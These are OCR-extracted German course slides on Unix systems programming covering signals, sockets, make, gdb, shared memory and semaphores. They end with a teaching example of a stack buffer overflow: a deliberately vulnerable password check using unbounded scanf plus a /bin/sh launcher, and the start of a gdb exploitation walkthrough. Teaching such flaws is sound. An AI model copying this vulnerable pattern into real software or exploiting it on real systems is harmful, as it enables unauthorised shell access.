
- dies betrifft nur "langsame Systemcalls" (welche sich über einen längeren Zeitraum blockieren können, z.B. **`wait()`**, **`waitpid()`** oder **`read()`** von einem Socket oder einer Pipe)
- der Systemcall setzt dann **`errno`** auf **`EINTR`**
- in einigen UNIXen (z.B. 4.2BSD) werden unterbrochene Systemcalls automatisch neu aufgesetzt
- bei einigen UNIXen (SVR4, 4.3BSD), kann man für jedes Signal einstellen (**`SA_RESTART`**), ob ein Systemcall automatisch neu aufgesetzt werden soll
- POSIX.1 läßt dies unspezifiziert

31.13 Signale und Race Conditions

- Signale erzeugen Nebenläufigkeit innerhalb des Prozesses
- diese Nebenläufigkeit kann zu Race-Conditions führen
- Beispiel:
  - ◆ main-Funktion läuft durch eine verkettete Liste



  - ◆ Prozess erhält Signal; Signalhandler entfernt Elemente 3 und 4 aus der Liste und gibt den Speicher dieser Elemente frei



31.13 Signale und Race Conditions

- Lösung: Signal während Ausführung des kritischen Abschnitts blockieren!
- weiteres Problem:
  - ◆ Aufruf von Bibliotheksfunktionen, z.B. **`getpwuid()`**, wird durch Signal unterbrochen und nach Ausführung des Signalhandlers fortgesetzt
  - ◆ Signalhandler ruft auch **`getpwuid()`** auf-> Race Condition!
- Lösung:
  - ◆ in Signalhandlern nur Funktionen aufrufen, die in POSIX.1 als reentrant gekennzeichnet sind (**`getpwuid`** und **`malloc`**/**`free`** sind z.B. nicht reentrant, **`wait`** und **`waitpid`** sind reentrant)
    - Achtung: wenn in einem Signalhandler Funktionen verwendet werden, die **`errno`** verändern, muß der Wert von **`errno`** vorher gesichert und vor Beendigung des Signalhandlers wieder zurückgesetzt werden
  - ◆ oder Signal während Ausführung der Funktion blockieren

31.14 signal()-Funktion

- ANSI-C definiert die signal()-Funktion zum Installieren von Signalhandlern
  - ◆ Problem: sehr ungenaue Spezifikation, da Prozesskonzept in ANSI-C nicht definiert
- BSD- und SystemV-Unixe enthalten die signal-Funktion
  - ◆ Problem: Prozesskonzept jetzt definiert, aber signal-Semantik ist von Unix Version 7 abgeleitet und unzuverlässig (*unreliable signals*) (Signalhandler bleibt nicht installiert,Signale können nicht blockiert werden)
- **signal() ist deshalb in POSIX.1 nicht enthalten und sollte auch nicht mehr benutzt werden**

32 Überblick über die 7. Übung

- Besprechung 4. Aufgabe (yash)
- Byteorder bei Netzwerkkommunikation
- Netzwerkprogrammierung - Sockets
- Duplizieren von Filedeskriptoren
- Netzwerkprogrammierung - Verschiedenes

33 Netzwerkkommunikation und Byteorder

- Wiederholung: Byteorder

	0	1	2	3	
big endian	14	a2	b5	c8	0x14a2b5c8
little endian	c8	b5	a2	14	

- Kommunikation zwischen Rechnern verschiedener Architekturen (z.B. Intel Pentium (litte endian) und Sun Sparc (big endian))
- **`htons`**, **`htonl`**: Wandle Host-spezifische Byteordnung in Netzwerk-Byteordnung (big endian) um
  (**`htons`** für **`short int`**, **`htonl`** für **`long int`**)
- **`ntohs`**, **`ntohl`**: Umgekehrt

34 Sockets

```
#include <sys/socket.h>
int socket(int domain, int type, int protocol);
```

- Domain, z.B.
  - AF_INET: Internet
  - AF_UNIX: Unix Filesystem
  - AF_APPLETALK: Appletalk Netzwerk
- Type in AF_INET und AF_UNIX Domain:
  - SOCK_STREAM: Stream-Socket (bei AF_INET TCP)
  - SOCK_DGRAM: Datagramm-Socket (bei AF_INET UDP)
  - SOCK_RAW
- Protokoll
  - Default-Protokoll für Domain/Type Kombination: 0
    (z.B. INET/STREAM -> TCP) (siehe **`getprotobyname(3)`**)

34.1 Binden von Sockets

- Was wird gebunden?
  - lokale und remote IP-Adressen, lokale und remote Ports
  - Portnummern sind eindeutig für einen Rechner und ein Protokoll
  - Portnummern < 1024: privilegierte Ports für root (z.B. www=80, Mail=25, finger=79)
  - Portnummern sind 16 Bit, d.h. kleiner als 65535
- Eine Verbindung ist eindeutig gekennzeichnet durch
  - lokale Adresse,Port und remote Adresse,Port
- **`bind`** bindet an lokale IP-Adresse + Port
  - bind(s, name, namelen)
  - name: Protokollspezifische Adresse
  - namelen: Größe der Adresse in Byte

34.1.1 Lokales Binden eines TCP Socket

- **`INADDR_ANY`**: wenn Socket auf allen lokalen Adressen (z.B. allen Netzwerkinterfaces) Verbindungen akzeptieren soll
- **`sin_port = 0`**: wenn die Portnummer vom System ausgewählt werden soll (Portnummer könnte dann z.B. über Portmapper abfragbar sein)
- Adresse und Port müssen in Netzwerk-Byteorder vorliegen
- Beispiel

```
#include <sys/types.h>
#include <netinet/in.h>
...
struct sockaddr_in sin;
...
s = socket(AF_INET, SOCK_STREAM, 0);
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = htonl(INADDR_ANY);
sin.sin_port = htons(MYPORT);
bind(s, (struct sockaddr *) &sin, sizeof sin);
```


34.1.2 Socket Adressen

- Socket-Interface (**`<sys/socket.h>`**) ist protokoll-unabhängig

```
struct sockaddr {
    sa_family_t     sa_family;      /* Adressfamilie */
    char            sa_data[14];    /* Adresse */
};
```

- Internet-Protokoll-Familie (**`<netinet/in.h>`**) verwendet

```
struct sockaddr_in {
    sa_family_t         sin_family;    /* = AF_INET */
    in_port_t           sin_port;      /* Port */
    struct in_addr      sin_addr;      /* Internet-Adresse */
    char                sin_zero[8];   /* Füllbytes */
}
```


34.1.3 Verbindungsannahme durch Server

- Server:
  - **`listen`** stellt ein, wieviele ankommende Verbindungswünsche gepuffert werden können (d.h. auf ein **`accept`** wartend)
  - **`accept`** nimmt Verbindung an:
    - ➤ accept blockiert solange, bis ein Verbindungswunsch ankommt
    - ➤ es wird ein neuer Socket erzeugt und an remote Adresse + Port gebunden (lokale Adresse + Port bleiben unverändert)
    - ➤ dieser Socket wird für die Kommunikation benutzt
    - ➤ der ursprüngliche Socket kann für die Annahme weiterer Verbindungen genutzt werden

```
struct sockaddr_in from;
 ...
listen(s, 5);              /* Allow queue of 5 connections */
fromlen = sizeof(from);
newsock = accept(s, (struct sockaddr *) &from, &fromlen);
```


34.1.4 Verbindungsaufbau durch Client

- Client:
  - **`connect`** meldet Verbidungswunsch an Server
    - ➤ **`connect`** blockiert solange, bis Server Verbindung mit **`accept`** annimmt
    - ➤ Socket wird an die remote Adresse gebunden
    - ➤ Kommunikation erfolgt über den Socket
    - ➤ falls Socket noch nicht lokal gebunden ist, wird gleichzeit wird eine lokale Bindung hergestellt (Portnummer wird vom System gewählt)

```
struct sockaddr_in server;
 ...
connect(s, (struct sockaddr *)&server, sizeof server);
```

34.2 Lesen und Schreiben auf Sockets


- mit **read**, **write**
- Beispiel: Server, der alle Eingaben wieder zurückschickt

```
fd = socket(AF_INET, SOCK_STREAM, 0); /* Fehlerabfrage */

name.sin_family = AF_INET;
name.sin_port = htons(port);
name.sin_addr.s_addr = htonl(INADDR_ANY);

bind(fd, (const struct sockaddr *)&name, sizeof(name)); /* Fehlerabfrage */

listen(fd, 5); /* Fehlerabfrage */

in_fd = accept(fd, NULL, 0); /* Fehlerabfrage */

/* hier evtl. besser Kindprozess erzeugen und eigentliche
   Kommunikation dort abwickeln */
for(;;) {

   n = read(in_fd, buf, sizeof(buf)); /* Fehlerabfrage */

   write(in_fd, buf, n); /* Fehlerabfrage */

}
close(in_fd);
```


34.3 Schließen einer Socketverbindung

- close(s)
- shutdown(s, how)
- how:
  - ◆ SHUT_RD: verbiete Empfang
  - ◆ SHUT_WR: verbiete Senden
  - ◆ SHUT_RDWR: verbiete Senden und Empfangen

34.4 TCP-Sockets: Zusammenfassung



34.5 Sockets und UNIX-Standards

- Sockets sind nicht Bestandteil des POSIX.1-Standards
- Sockets stammen aus dem BSD-System, sind inzwischen Bestandteil von
  - ◆ BSD (-D_BSD_SOURCE)
  - ◆ SystemV R4 (-DSVID_SOURCE)
  - ◆ UNIX 95 (-D_XOPEN_SOURCE -D_XOPEN_SOURCE_EXTENDED=1)
  - ◆ UNIX 98 (-D_XOPEN_SOURCE=500)


35 Duplizieren von Filedeskriptoren

- Ziel: Socket-Verbindung soll als stdout/stdin verwendet werden
- **`newfd = dup(fd)`**: Dupliziert Filedeskriptor fd, d.h. Lesen/Schreiben auf newfd ist wie Lesen/Schreiben auf fd
- **`dup2(fd, newfd)`**: Dupliziert FD in anderen FD (newfd), falls newfd schon geöffnet ist, wird newfd erst geschlossen
- Verwenden von dup2, um stdout umzuleiten:


```
fd = open("/tmp/myoutput", O_CREAT | O_RDWR, S_IRUSR | S_IWUSR);
dup2(fd,fileno(stdout));
printf("Hallo\n"); /* wird in /tmp/myoutput geschrieben */
```


35 Duplizieren von Filedeskriptoren

- erneutes Öffnen eines Files



- bei dup werden FD dupliziert, aber Files werden nicht neu geöffnet!



36 Netzwerk-Programmierung - Verschiedenes

- Informationen über Socket-Bindung
- Hostnamen und -adressen ermitteln

36.1 getsockname, getpeername

```
#include <sys/socket.h>
int getsockname(int s, void *addr, int *addrlen);
int getpeername(int s, void *addr, int *addrlen);
```

- Informationen über die lokale Adresse des Socket

```
struct sockaddr_in server;
size_t len;

len = sizeof(server);
getsockname(sock, (struct sockaddr *) &server, &len);
printf("Socket port #%d\n", ntohs(server.sin_port));
```

- Informationen über die remote Adresse des Socket

```
struct sockaddr_in server;
size_t len;

len = sizeof(server);
getpeername(sock, (struct sockaddr *) &server, &len);
printf("Socket port #%d\n", ntohs(server.sin_port));
```

36.2 Hostnamen und Adressen

- **`gethostbyname`** liefert Informationen über einen Host

```
#include <netdb.h>
struct hostent *gethostbyname(const char *name);
struct hostent {
   char    *h_name; /* offizieller Rechnername */
   char    **h_aliases; /* alternative Namen */
   int     h_addrtype; /* = AF_INET */
   int     h_length; /* Länge einer Adresse */
   char    **h_addr_list; /* Liste von Netzwerk-Adressen,
                             Abgeschlossen durch NULL */
};

#define h_addr h_addr_list[0]
```

- **`gethostbyaddr`** sucht Host-Informationen für bestimmte Adresse

```
struct hostent *gethostbyaddr(const void *addr, size_t len, int type);
```


36.3 Socket-Adresse aus Hostnamen erzeugen


```
char *hostname = "faui07a";
struct hostent *host;
struct sockaddr_in saddr;

host = gethostbyname(hostname);
if(!host) {
    perror("gethostbyname()");
    exit(EXIT_FAILURE);
}
memset(&saddr, 0, sizeof(saddr)); /* Struktur initialisieren */
memcpy((char *) &saddr.sin_addr, (char *) host->h_addr, host->h_length);
saddr.sin_family = AF_INET;
saddr.sin_port   = htons(port);

/* saddr verwenden ... z.B. bind oder connect */
```


37 Überblick über die 8. Übung


- Besprechung 5. Aufgabe (tsh)
- make
- gdb

38 Make

- Problem: Es gibt Dateien, die aus anderen Dateien generiert werden.
  - ◆ Zum Beispiel kann eine test.o Datei aus einer test.c Datei unter Verwendung des C-Compilers generiert werden.



- Ausführung von *Update*-Operationen
- **`Makefile`**: enthält Abhängigkeiten und Update-Regeln (Befehlszeilen)



Beispiel

```
test: test.o func.o
    ld -o test test.o func.o

test.o: test.c test.h func.h
    cc -c test.c

func.o: func.c func.h test.h
    cc -c func.c
```


Make (2)

- Kommentare beginnen mit `#` (bis Zeilenende)
- Befehlszeilen müssen mit TAB beginnen
- das zu erstellende Target kann beim `make`-Aufruf angegeben werden (z.B. `make test`)
  - ◆ wenn kein Target angegeben wird, bearbeitet make das erste Target im Makefile
- beginnt eine Befehlszeile mit `@` wird sie nicht ausgegeben
- jede Zeile wird mit einer neuen Shell ausgeführt (d.h. z.B. `cd` in einer Zeile hat keine Auswirkung auf die nächste Zeile)

Makros

- in einem Makefile können Makros definiert werden

```
SOURCE = test.c func.c
```

- Verwendung der Makros mit `$(`***`NAME`***`)` oder `${`***`NAME`***`}`

```
test: $(SOURCE)
    cc -o test $(SOURCE)
```


Dynamische Makros

- `$@` Name des Targets

```
test: $(SOURCE)
    cc -o $@ $(SOURCE)
```

- `$*` Basisname des Targets

```
test.o: test.c test.h
    cc -c $*.c
```

- `$?` Abhängigkeiten, die jünger als das Target sind
- `$<` Name einer Abhängigkeit (in impliziten Regeln)

Makros

- Erzeugung neuer Makros durch Konkatenation

```
OBJS += hallo.o
```
oder
```
OBJS = $(OBJS)  hallo.o
```

- Erzeugen neuer Makros durch Ersetzung in existierenden Makros

```
OBJS_SOLARIS = $(OBJS:test.o=test_solaris.o)
```

- Ersetzen mit Pattern-Matching

```
SOURCE = test.c func.c
OBJS = $(SOURCE:%.c=%.o)
```

- Benutzen von Befehlsausgaben

```
WORKDIR = $(shell pwd)
```


Suffix Regeln

- Eine Suffix Regel kann verwendet werden, wenn **make** eine Datei mit einer bestimmten Endung (z.B. **test.o**) benötigt und eine andere Datei gleichen Namens mit einer anderen Endung (z.B. **test.c**) vorhanden ist.

```
.c.o:
    $(CC) $(CFLAGS) -c $<
```

- Suffixe müssen deklariert werden

```
.SUFFIXES: .c .o $(SUFFIXES)
```

- Explizite Regeln überschreiben die Suffix-Regeln

```
test.o: test.c
    $(CC) $(CFLAGS) -DXYZ -c $<
```


Eingebaute Regeln und Makros

- make enthält eingebaute Regeln und Makros (**make -p** zeigt diese an)
- Wichtige Makros:
  - **CC** C-Compiler Befehl
  - **CFLAGS** Optionen für den C-Compiler
  - **LD** Linker Befehl
  - **LDFLAGS** Optionen für den Linker
- Wichtige Regeln:
  - **.c.o** C-Datei in Objektdatei übersetzen
  - **.c** C-Datei übersetzen und linken

Beispiel verbessert

```
SOURCE = test.c func.c
OBJS = $(SOURCE:%.c=%.o)
HEADER = test.h func.h

test: $(OBJS)
    @echo Folgende Dateien erzwingen neu-linken von $@: $?
    $(LD) $(LDFLAGS) -o $@ $(OBJS)

.c.o:
    @echo Folgende C-Datei wird neu uebersetzt: $<
    $(CC) $(CFLAGS) -c $<


test.o: test.c $(HEADER)

func.o: func.c $(HEADER)
```

Nützliche Konvention

- Aufräumen mit **`make clean`**

```
clean:
    rm -f $(OBJS)
```

- Projekt bauen mit **`make all`**

```
all: test
```

- Installieren mit **`make install`**

```
install: all
    cp test /usr/local/bin
```


39 Debuggen mit dem gdb

- Programm muß mit der Compileroption **`-g`** übersetzt werden

```
gcc -g -o hello hello.c
```

- Aufruf des Debuggers mit gdb <Programmname>

```
gdb hello
```

- im Debugger kann man u.a.
  - Breakpoints setzen
  - das Programm schrittweise abarbeiten
  - Inhalt Variablen und Speicherinhalte ansehen und modifizieren
- Debugger außerdem zur Analyse von core dumps
  - Erlauben von core dumps:
    z. B. **`limit coredumpsize 1024k`** oder **`limit coredumpsize unlimited`**

Debuggen mit dem gdb

- Breakpoints:
  - **`b`** <Funktionsname>
  - **`b`** <Dateiname>:<Zeilennummer>
  - Beispiel: Breakpoint bei main-Funktion

```
b main
```

- Starten des Programms mit **`run`** (+ evtl. Befehlszeilenparameter)
- Schrittweise Abarbeitung mit
  - **`s`** (step: läuft in Funktionen hinein) bzw.
  - **`n`** (next: läuft über Funktionsaufrufe ohne in diese hineinzusteppen)
- Fortsetzen bis zum nächsten Breakpoint mit **`c`** (continue)
- Breakpoint löschen: **`delete`** <breakpoint-nummer>

Debuggen mit dem gdb

- Anzeigen von Variablen mit **`p`** <variablenname>
- Automatische Anzeige von Variablen bei jedem Programmhalt (Breakpoint, Step, ...) mit **`display`** <variablenname>
- Setzen von Variablenwerten mit **`set`** <variablenname>**=**<wert>
- Ausgabe des Stack-Traces: **`bt`**
- Navigieren zwischen den Stackframes: **`up`**, **`down`**

Emacs und gdb

- gdb läßt sich am komfortabelsten im Emacs verwenden
- Aufruf mit "**`ESC-x gdb`**" und bei der Frage "**`Run gdb on file:`**" das mit der **`-g`**-Option übersetzte ausführbare File angeben
- Breakpoints lassen sich (nachdem der gdb gestartet wurde) im Buffer setzen, in welchem das C-File bearbeitet wird: **`CTRL-x SPACE`**

40 Electric Fence

- Speicherprobleme (SIGSEGV!) lassen sich mit der Electric Fence-Bibliothek gut finden:


```
gcc -g -o hello hello.c -L/proj/i4sp/pub/efence -lefence
```

- Programm danach im Debugger laufen lassen

41 Überblick über die 9. Übung

- Besprechung 6. Aufgabe (timed)
- Shared Memory
- Semaphore

42 Shared Memory



42.1 Anlegen des Segments: shmget

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>
 ...
key_t  key;  /* Schlüssel */
int  shmflg; /* Flags */
int  shmid;  /* ID des Speichersegments */
int  size;   /* Größe des Speichersegments */
  ...
key = ftok("/etc/passwd", 42);
if (key == (key_t)-1) { /* Fehlerbehandlung */ }
size = 4096;
shmflg = 0666 | IPC_CREAT; /* Lesen/Schreiben für alle */
if ((shmid = shmget (key, size, shmflg)) == -1) {
    /* Fehlerbehandlung */
}

printf("shmget: id=%d\n", shmid);
```


42.1 shmget

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>

int shmget(key_t key, size_t size, int shmflg);
```

- Schlüssel=`IPC_PRIVATE`: Segment ist prozesslokal
- Flags enthält `IPC_CREAT`: Segment wird erzeugt, falls es noch nicht existiert
- `IPC_CREAT | IPC_EXCL`: Segment wird neu erzeugt, liefert Fehler (`errno=EEXIST`), falls Segment schon existiert

42.2 Mappen des Segments in Datensegment des Prozesses (attach): shmat

```
#include <sys/types.h>
#include <sys/shm.h>

void * shmat(int shmid, const void * shmaddr, int shmflg);
```

- shmaddr=0: System wählt Adresse aus
- shmflg:
  - SHM_RDONLY: Segment nur lesbar attached
- Rückgabewert: Startadresse des Segments

42.3 Freigeben des Segments (detach): shmdt

```
#include <sys/types.h>
#include <sys/shm.h>

int shmdt(const void * shmaddr);
```

- Rückgabewert:
  - 0 im Erfolgsfall, -1 im Fehlerfall

42.4 Kontrolle des Segments: shmctl

```
int shmctl(int shmid, int cmd, struct shmid_ds *buf);
```

- `SHM_LOCK`: Sperren des Speichersegments im Speicher (Superuser)
- `SHM_UNLOCK`: Freigeben (Superuser)
- `IPC_STAT`: Status Informationen abfragen (Leserecht erforderlich)
- `IPC_SET`: Benutzer/Gruppenkennzeichnung, Zugriffsrechte des Segments setzen (nur erlaubt für Besitzer, Erzeuger oder Superuser)
- `IPC_RMID`: Löschen des Segments (nur erlaubt für Besitzer, Erzeuger oder Superuser)
  - ◆ Falls Prozesse das Segment noch attached haben, wird das Segment erst beim letzten Detach freigegeben. Neue Attachments sind nicht mehr erlaubt.

42.5 Shared Memory und Zeiger

- Segmente liegen in den einzelnen Prozessen möglicherweise an verschiedenen virtuellen Adressen (evtl. auch mehrfach innerhalb eines Prozesses)
- Daten dürfen in diesem Fall nicht absolut verzeigert werden
- mögliche Lösungen:
  - ➤ Zeiger relativ zum Segmentanfang
  - ➤ Struktur für shm-Aufbau definieren und Struktur-Zeiger auf Segmentanfang legen

42.6 Beispiel

```
struct shm_s {
  char message[128];
};
```

Erzeuger


```
int main(int argc, char *argv[]) {
  int  shmid;
  struct shm_s *shm;
  char msg[128];
  key_t key;

  key = ftok("/etc/passwd", 42); /* Fehlerbehandlung */
  if ((shmid = shmget(key, sizeof(struct shm_s), 0666 | IPC_CREAT | IPC_EXCL)) == -1){
     /* Fehlerbehandlung */
  }
  shm = (struct shm_s*) shmat(shmid, 0, 0); /* Fehlerbehandlung */
  for(;;) {
    fgets(msg, 128, stdin);
    sprintf(shm->message, "%s", msg);
  }
}
```

Verbraucher

```
int main(int argc, char *argv[]) {
  int  shmid;
  struct shm_s *shm;

  if ((shmid = shmget (ftok("/etc/passwd", 42), sizeof(struct shm_s), 0)) == -1) {
     /* Fehlerbehandlung */
  }

  shm = (struct shm_s*) shmat(shmid, 0, 0); /* Fehlerbehandlung */

  for(;;) {
    printf("%.128s\n", shm->message);
  }
}
```


43 Semaphore

- Einfache P/V-Semaphore: zwei atomare Operationen:
  - ◆ P: blockiere, wenn Semaphorwert gleich 0, sonst erniedrige um 1
  - ◆ V: erhöhe Semaphorwert um 1 und evtl. wecke einen an der Semaphore blockierten Aktivitätsträger auf
- allgemeiner: Vektoradditionssystem



43.1 Erzeugen von Semaphoren

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/sem.h>

int semget(key_t key, int nsems, int semflg);
```

- **`key`**: Schlüssel ähnlich Shared Memory
- **`nsems`**: Größe des Semaphor-Vektors
- **`semflg`**: Flags ähnlich Shared Memory

43.2 Semaphore-Operationen: semop

```
int semop(int semid, struct sembuf *sops, size_t nsops);
```

- **`struct sembuf`** enthält Parameter einer Semaphor-Einzeloperation:

```
struct sembuf {
    short sem_num;    /* Nummer der Semaphore */
    short sem_op;     /* Operation */
    short sem_flg;    /* Flags */
}
```

- **`nsops`** gibt an, wie viele Operationen ausgeführt werden sollen
- die **`semop`**-Operation blockiert, wenn mindestens eine der Einzeloperationen blockieren würde (**`semop`** ist atomar!)
- eine Einzeloperation blockiert:
  - bei **`sem_op`** < 0: wenn Wert der einzelnen Semaphore dadurch < 0 würde
  - bei **`sem_op`** = 0: wenn der Wert der einzelnen Semaphore ungleich 0 ist
    (soll dagegen Wert einer einzelnen Sem. nicht verändert werden, wird für diese Semaphore einfach keine **`sembuf`**-Struktur bei **`semop`** übergeben)

43.3 Kontrolle der Semaphoren: semctl

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/sem.h>

int semctl(int semid, int semnum, int cmd, . . .);
```

- Beispiele
  - **`IPC_RMID`**: Löschen des Semaphorenvektors
    `semctl(semid, 0, IPC_RMID);`
  - **`GETVAL:`** Abfragen des Wertes einer Semaphore
  - **`SETVAL`**: Setzen einer Semaphore
  - **`GETALL:`** Abfragen der Werte aller Semaphoren
  - **`SETALL`**: Setzen aller Semaphoren

43.4 Semaphore erzeugen, initialisieren, Operation

```
int main(int argc, char *argv[]) {
  int semid;
  ushort vals[3];
  struct sembuf sops[2];
  key_t key;
  union semun {
    int val;
    struct semid_ds *buf;
    ushort *array;
  } arg;

  key = ftok("/etc/passwd", 42);
  if ((semid = semget (key, 3, 0666 | IPC_CREAT | IPC_EXCL)) == -1) {
    perror("semget");
    exit(EXIT_FAILURE);
  }

  vals[0] = 3;
  vals[1] = 4;
  vals[2] = 1;
  arg.array = vals;

  if (semctl(semid, 0, SETALL, arg)==-1) {
    perror("semctl");
    exit(1);
  }

  sops[0].sem_num = 1;
  sops[0].sem_op = -5; /* dieser Wert führt zur Blockierung */
  sops[0].sem_flg = 0;

  sops[1].sem_num = 0;
  sops[1].sem_op =  1;
  sops[1].sem_flg = 0;

  if (semop(semid, sops, 2)==-1) {
    perror("semop"); /* Fehlerbehandlung, z.B.: errno==EINTR -> Wiederaufsetzen von semop */
    exit(1);
  }
}
```

43.5 Semaphore: anfordern, Operation

```
int main(int argc, char *argv[]) {
  int semid;
  struct sembuf sops[2];
  key_t key;

  key = ftok("/etc/passwd", 42);
  if ((semid = semget (key, 3, 0)) == -1) {
     exit(EXIT_FAILURE);
  }

  sops[0].sem_num = 1;
  sops[0].sem_op =  1;
  sops[0].sem_flg = 0;

  if (semop(semid, sops, 1)==-1) {
    perror("semop");
    exit(1);
  }
}
```



43.6 Semaphore: Wert ermitteln

```
int main(int argc, char *argv[]) {
  int semid;
  key_t key;
  ushort vals[3];
  union semun {
    int val;
    struct semid_ds *buf;
    ushort *array;
  } arg;
  int i;


  key = ftok("/etc/passwd", 42);
  if (key==-1) { perror("ftok"); exit(EXIT_FAILURE);}
  if ((semid = semget (key, 3, 0)) == -1) {
    perror("semget");
    exit(EXIT_FAILURE);
  }

  arg.array = vals;

  if (semctl(semid, 0, GETALL, arg)==-1) {
    perror("semctl");
    exit(1);
  }

  for(i=0;i<3;i++) {
    printf("%d: %d\n", i, vals[i]);
  }
}
```


44 Nützliche Programme für IPC

- `ipcs`: Anzeige des Status von IPC Ressourcen (Message Queues, Shared Memory, Semaphore)
- `ipcrm`: Entfernen von IPC Ressourcen
  - z.B. `ipcrm -m <shmid>`

45 Der Ringpuffer



42 Überblick über die 10. Übung

- Besprechung 7. Aufgabe (record)
- Unix, C und Sicherheit

43 Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```
int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}
```


43.1 Ausnutzen des Pufferüberlaufs

- Pufferüberschreitung wird nicht überprüft
  - die Variable **`password`** wird auf dem Stack angelegt
  - nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungaddresse der Funktion

43.1.1 Ausnutzen des Pufferüberlaufs

- Test mit folgendem Programm


```
#include <stdio.h>

int ask_pwd() {
  int n;
  char password[8+1]; /* 8 Zeichen und '\0' */
  n = scanf("%s", password);
  return strcmp(password, "hallo");
}

void exec_sh() {
  char *a[] = {"/bin/sh", 0};
  execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
  if (ask_pwd() == 0) exec_sh();
}
```

43.1.2 Ausnutzen des Pufferüberlaufs

- übersetzen mit -g und Starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16        if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6         n = scanf("%s", password);
